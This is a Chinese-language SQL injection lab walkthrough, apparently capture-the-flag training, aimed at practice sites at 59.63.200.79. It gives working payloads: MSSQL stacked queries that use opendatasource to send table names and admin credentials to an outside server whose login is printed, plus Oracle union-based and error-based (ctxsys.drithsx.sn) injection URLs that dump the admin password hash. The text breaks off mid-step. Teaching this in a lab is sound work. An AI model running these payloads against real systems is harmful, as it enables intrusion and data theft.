
init_string
连接字符串
连接地址、端口、用户名、密码、数据库名
server=连接地址,端口;uid=用户名;pwd=密码;database=数据库名称

连接上服务器后选定数据表DB_14A5E44_zkaq.dbo.temp 把后面语句的查询结果插入到那个表里面

```
http://59.63.200.79:8015/?id=1';insert into opendatasource('sqloledb','server=SQL5095.site4now.net,1433;uid=DB_14DC16C_gylq_admin;pwd=12345678;database=DB_14DC16C_gylq').DB_14DC16C_gylq.dbo.test select table_name from information_schema.tables --+
```




- **接着按f5刷新一下就出现结果了**




- **查字段**

```
http://59.63.200.79:8015/?id=1';insert into opendatasource('sqloledb','server=SQL5095.site4now.net,1433;uid=DB_14DC16C_gylq_admin;pwd=12345678;database=DB_14DC16C_gylq').DB_14DC16C_gylq.dbo.test select column_name from information_schema.columns where table_name='admin' --+
```



- 查flag，创建四个字段，执行以下语句，然后navicat刷新一下就好

```
http://59.63.200.79:8015/?id=1';insert into opendatasource('sqloledb','server=SQL5095.site4now.net,1433;uid=DB_14DC16C_gylq_admin;pwd=12345678;database=DB_14DC16C_gylq').DB_14DC16C_gylq.dbo.test select id,username,passwd,token from admin --+
```




Oracle——报错注入和显错注入

> 练习环境：http://59.63.200.79:8808/index_x.php （这里面可以试炼一下oracle语句）
> 环境：http://59.63.200.79:8808/


- 练习环境学习下oracle语法

> Dual是一个实表（也有人说它是虚表），如果你直接查询它，它只显示一个X，列名为DUMMY
> 那么要它有什么用妮？
> 它实际上是为了满足查询语句的结构而产生
> 比如你想查询你的用户名 select user from Dual
> 调用系统函数：（获得随机值：select dbms_random.random from dual）
> 还能做加减法：select 9+1 from dual

- 虚表



- 查询出所有的表



OWNER	TABLE_NAME	TABLESPACE_NAME	CLUSTER_NAME	IOT_NAME	STATUS	PCT_FRE
SYS	DUAL	SYSTEM			VALID	10
SYS	SYSTEM_PRIVILEGE_MAP	SYSTEM			VALID	10
SYS	TABLE_PRIVILEGE_MAP	SYSTEM			VALID	10
SYS	STMT_AUDIT_OPTION_MAP	SYSTEM			VALID	10
SYS	AUDIT_ACTIONS	SYSTEM			VALID	10
SYS	PSTUBTBL				VALID	10
SYS	WRI$_ADV_ASA_RECO_DATA				VALID	10
SYS	PLAN_TABLE$				VALID	10
SYSTEM	OL$				VALID	10
SYSTEM	OL$HINTS				VALID	10

- **所以想要注入orcle的表就不能用information了，用all_tables，举个例子**

select table_name from all_tables

提交

执行的sql：select table_name from all_tables

TABLE_NAME
DUAL
SYSTEM_PRIVILEGE_MAP
TABLE_PRIVILEGE_MAP
STMT_AUDIT_OPTION_MAP
AUDIT_ACTIONS
WRR$_REPLAY_CALL_FILTER
HS_BULKLOAD_VIEW_OBJ
HS$_PARALLEL_METADATA
HS_PARTITION_COL_NAME
HS_PARTITION_COL_TYPE
HELP

- 查当前用户的所有表

```
select * from user_tables
```

select * from user_tables

提交

执行的sql：select * from user_tables

TABLE_NAME	TABLESPACE_NAME	CLUSTER_NAME	IOT_NAME	STATUS	PCT_FREE	PCT_USED	INI_TRANS	MAX_TRAN
ADMIN	ORACLE1_DATA			VALID	10		1	255
NEWS	ORACLE1_DATA			VALID	10		1	255
MD5	ORACLE1_DATA			VALID	10		1	255

- 查询出所有字段

```
select * from all_tab_columns
```

- 查询出当前用户所有字段

select * from user_tab_columns

提交

执行的sql：select * from user_tab_columns

TABLE_NAME	COLUMN_NAME	DATA_TYPE	DATA_TYPE_MOD	DATA_TYPE_OWNER	DATA_LENGTH	DATA_PRECISION	DATA_SCALE	NULLABLE	COLUM...
MD5	MD5	CHAR			32			N	1
MD5	VAL	CHAR			32			N	2
NEWS	ID	NUMBER			22	10	0	N	1
NEWS	TITLE	NVARCHAR2			400			N	2
NEWS	BODY	NVARCHAR2			4000			N	3
NEWS	TIME	NUMBER			22	10	0	N	4
ADMIN	UNAME	CHAR			10			N	1
ADMIN	UPASS	CHAR			32			N	2

- 查版本

```
select * from v$version
```

select * from v$version

提交

执行的sql：select * from v$version

BANNER
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production
PL/SQL Release 11.2.0.2.0 - Production
CORE 11.2.0.2.0 Production
TNS for Linux: Version 11.2.0.2.0 - Production
NLSRTL Version 11.2.0.2.0 - Production

- 为了等下做准备，rownum也需要使用（限制查询返回的总行数）

select * from user_tables where rownum=1

提交

执行的sql：select * from user_tables where rownum=1

TABLE_NAME	TABLESPACE_NAME	CLUSTER_NAME	IOT_NAME	STATUS	PCT_FREE	PCT_USED	INI_TRANS	MAX_TRANS	INITIAL_EXTENT	NEXT_EXTENT	MIN
ADMIN	ORACLE1_DATA			VALID	10		1	255	65536	1048576	1

- 上面只用于数据少的情况，如果要看第二行就得利用<>不等号，oracle还区分大小写

```
select * from user_tab_columns where rownum=1 and column_name<>'UNAME'
```

select * from user_tab_columns where rownum=1 and column_name<>'UNAME'


提交

执行的sql：select * from user_tab_columns where rownum=1 and column_name<>'UNAME'

TABLE_NAME	COLUMN_NAME	DATA_TYPE	DATA_TYPE_MOD	DATA_TYPE_OWNER	DATA_LENGTH	DATA_PRECISION	DA
ADMIN	UPASS	CHAR			32		

- 或者用别名法，来探查其他数据

```
select * from (select column_name, rownum n from user_tab_columns) where n=2
```



- 根据上面的知识，这题虽然提示是用报错注入做，但是也可以用显错注入做。先用显错注入做一下

- 测有四个字段

执行的sql：select * from news where ID=1 order by 4

越来越多用户更新Windows 10后尴尬：电脑速度变慢

据外媒报道称，Windows 10更新KB4535996、KB4540673和KB4551762可能会使电脑启动速度比平时慢，已经有不少用户反馈了这个问题。


目前微软还没有对此事说明，从一些网友的反馈来看，可能是与Windows 10更新不兼容的驱动程序或软件引发，或者更新本身就是问题所在。许多用户将性能问题归
责Windows 10 KB4540673 / KB4551762存在问题。

从理论上讲，KB4535996是3月更新的预览，并且如果您没有在PC上安装该更新，则您将在Windows 10 KB4540673中获得KB4535996引入的修复和改进。如果您的
复程序将包含在KB4551762中。

为了证实上述情况，有外媒还特意做了实验，结果就是，Windows 10 KB4535996导致性能降低，卸载补丁程序可恢复硬件的原始性能。如果整体性能仍然很慢，则

所以，有相同问题的用户，还是要提前做好准备了，如果感到性能过慢，自己出手要比微软后续跟进更靠谱。

2020-03-17 09:59:00



- **测每个字段的数据类型和mssql数据库一样严谨，用null填充**

- **需要注意一点，这里不能直接用字符填上去，需要加上to_nchar()函数将输入的数据转换为字符串，不然oracle识别不出来会报错**

```
http://59.63.200.79:8808/?id=1.1 union all select 1,to_nchar('注入点'),to_nchar('注入点'),4 from dual
```

- 爆表，别名爆表rownum法

```
http://59.63.200.79:8808/?id=1.1 union all select * from (select rownum n,to_nchar(table_name),to_nchar('注入点'),4 from user_tables) where n=1
```

NEWS

注入点1970-01-01 08:00:04


- NEWS明显不是我们想要的，下一个

```
http://59.63.200.79:8808/?id=1.1 union all select * from (select rownum n,to_nchar(table_name),to_nchar('注入点'),4 from user_tables) where n=3
```

执行的sql：select * from news where ID=1.1 union all select * from (select rownum n,to_nchar(table_name),to_nchar('注入点'),4 from user_tables) where n=3

ADMIN

注入点1970-01-01 08:00:04



- 爆字段也是一样找出了 UNAME，UPASS

```
http://59.63.200.79:8808/?id=1.1 union all select * from (select rownum n,to_nchar(column_name),to_nchar('注入点'),4 from user_tab_columns) where n=1
```

- 拿密码


执行的sql：select * from news where ID=1.1 union all select * from (select rownum n,to_nchar(UNAME),to_nchar(UPASS),4 from admin) where n=2

NF

2a61f8bcfe7535eadcfa69eb4406ceb91970-01-01 08:00:04

密码就是flag

时间戳



- 第二种方式，就是报错注入，需要了解一些函数**ctxsys.drithsx.sn**

CTXSYS.DRITHSX.SN(user,(select banner from v$version where rownum=1))


去查询关于主题的对应关键词，然后因为查询失败（应该是这个用户没有创建和查询的权限，默认情况没有创建，爆出未查询到的错误从而爆出查询的内容）

- 我们实验一下,直接显错出来

```
select 1 from dual where 1=1 and 1=ctxsys.drithsx.sn(1,(select to_nchar('显错点') from dual))
```


- 显示表

```
select 1 from dual where 1=1 and 1=ctxsys.drithsx.sn(1,(select table_name from (select rownum n, table_name from user_tables) where n=3))
```



- 显示字段

